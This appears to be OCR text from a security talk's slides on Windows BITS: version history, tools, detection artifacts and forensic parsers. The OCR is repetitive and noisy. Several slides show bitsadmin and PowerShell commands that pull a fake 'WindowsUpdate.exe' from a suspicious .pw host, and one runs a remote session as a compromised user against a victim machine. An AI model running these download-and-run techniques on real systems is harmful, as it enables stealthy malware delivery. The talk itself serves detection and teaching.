
We're preparing a new update for your machine – Windows 10 Creators Update. Great new features are coming with this update such as Paint 3D, more inking capabilities and 4K gaming. Learn more

We've heard your feedback – with Windows 10 Creators Update you have more control over your privacy settings for an online world.

Let's start by reviewing your privacy settings.

Remind me later

Review settings


Windows 10
New Windows features are almost here
We're preparing a new update for your machine – Windows 10 Creators Update. Great new features are coming with this update such as Paint 3D, more inking capabilities and 4K gaming. Learn more
We've heard your feedback – with Windows 10 Creators Update you have more control over your privacy settings for an online world.
Let's start by reviewing your privacy settings.
Remind me later
Review settings

ads
ODE)

BITS

Windows 10

New Windows features are almost here

We're preparing a new update for your machine – Windows 10 Creators Update. Great new features are coming with this update such as Paint 3D, more inking capabilities and 4K gaming. Learn more

We've heard your feedback – with Windows 10 Creators Update you have more control over your privacy settings for an online world.

Let's start by reviewing your privacy settings.

Remind me later

Review settings

- Allows "random access" for HTTP downloads (**BITS_JOB_PROPERTY_ON_DEMAND_MODE**)
- Additional BITS_JOB_PROPERTY_ID flags allowing more granular control
- Despite the jump from 5.0 to 10.0, the DLL version shows there were few changes in BITS


DLL
QMgr.dll


DLL
QMgr.dll
10.0
VER 7.8.xxxx...


DLL
QMgr.dll
10.0
VER 7.8.xxxx...



ESE database

Release history

ESE database

10.0


- Allows "random access" for HTTP downloads (**BITS_JOB_PROPERTY_ON_DEMAND_MODE**)
- Additional BITS_JOB_PROPERTY_ID flags allowing more granular control
- Despite the jump from 5.0 to 10.0, the DLL version shows there were few changes in BITS




DLL QMgr.dll

10.0

VER 7.8.xxxx...


Release history
1.0
1.2
1.5
2.0
2.5
3.0
4.0
5.0
10.0


BITS?
A BIT ABOUT US
?
CONTACT US
SOURCES
BITS and pieces

Tools & Techniques

Tools & Techniques


No Assembly Required

bitsadmin

```
bitsadmin.exe /transfer WinUpdate /download /priority normal
http://fjaz52wff88sg0c.pw/WindowsUpdate.exe c:\winupdate.exe

bitsadmin.exe /create WinUpdate

bitsadmin.exe /addfile WinUpdate http://fjaz52wff88sg0c.pw/
WindowsUpdate.exe c:\winupdate.exe

bitsadmin.exe /resume WinUpdate

bitsadmin.exe /info WinUpdate /verbose
```

bitsadmin

- Available since Windows XP SP2 (October 2001)
- Deprecated since Windows 7 / Server 2008 R2
- Actively seen in use by malware as recently as 2016 (Trojan.Zlob.Q)
- PowerShell cmdlets now preferred for command-line BITS administration



PowerShell cmdlets

```
Start-BitsTransfer -Source http://fjaz52wff88sg0c.pw/
WindowsUpdate.exe -Destination c:\winupdate.exe
```

PowerShell cmdlets

```
Start-BitsTransfer -Source http://fjaz52wff88sg0c.pw/
WindowsUpdate.exe -Destination c:\winupdate.exe

# Remote session
New-PSSession -ComputerName VictimSystem -Name WindowsUpdates4u
-Credential ABCDomain\CompromisedUser

Enter-PSSession -Name WindowsUpdates4u

Start-BitsTransfer -Source http://fjaz52wff88sg0c.pw/
WindowsUpdate.exe -Destination c:\winupdate.exe -Asynchronous

Exit-PSSession
Disconnect-PSSession -Name WindowsUpdates4u
```

BITSInject

- Remember those Queue Manager *.dat files in C:\%ALLUSERSPROFILE%\Microsoft\Network\Downloader ?
- Injects job directly into Queue Manager with LocalSystem rights (NT AUTHORITY\SYSTEM)
- Upon completion, uses **SetNotifyCmdLine** to call program specified by svchost.exe process that runs BITS using **CreateProcessAsUserW**
- Hard to detect (look for BITS service being (re)started/stopped, qmgr0x.dat file modification, etc.)

Finding evil

- Microsoft-Windows-Bits-Client event logs (limited information)


- C:\%ALLUSERSPROFILE%\Microsoft\Network\Downloader
  - **Queue Manager files** (up to BITS 4.0; your mileage may vary with 5.0)
    - 010 Hex Editor template: https://github.com/SafeBreach-Labs/BITSInject/tree/master/bt_templates

    - French National Agency for Information Systems Security (Agence nationale de la sécurité des systèmes d'information / ANSSI-FR) bits_parser: https://github.com/ANSSI-FR/bits_parser

    - Andrea Sancho bits_jobs_parser: https://github.com/digitalcroqueta/bits_parser

Finding evil

- C:\%ALLUSERSPROFILE%\Microsoft\Network\Downloader
  - **ESE database**
    - Looking for research ideas? Here you go!



Tools & Techniques


Windows COM APIs


- BITS interfaces inherit from IUnknown (IBackgroundCopyJob/2/3/4/5, etc.)
- Enables full range of features and granular control
- Native-compiled code
- More difficult (requires knowledge of C/C++, COM)

Proof of Concept (PoC)

Proof of concept (PoC)

- **Phase 1: Change setting for monitored network as metered connection**




Settings
Ethernet
Metered connection
If you have a limited data plan and want more control over data usage, make this connection a metered network. Some apps might work differently to reduce data usage when you're connected to this network.
Set as metered connection
On

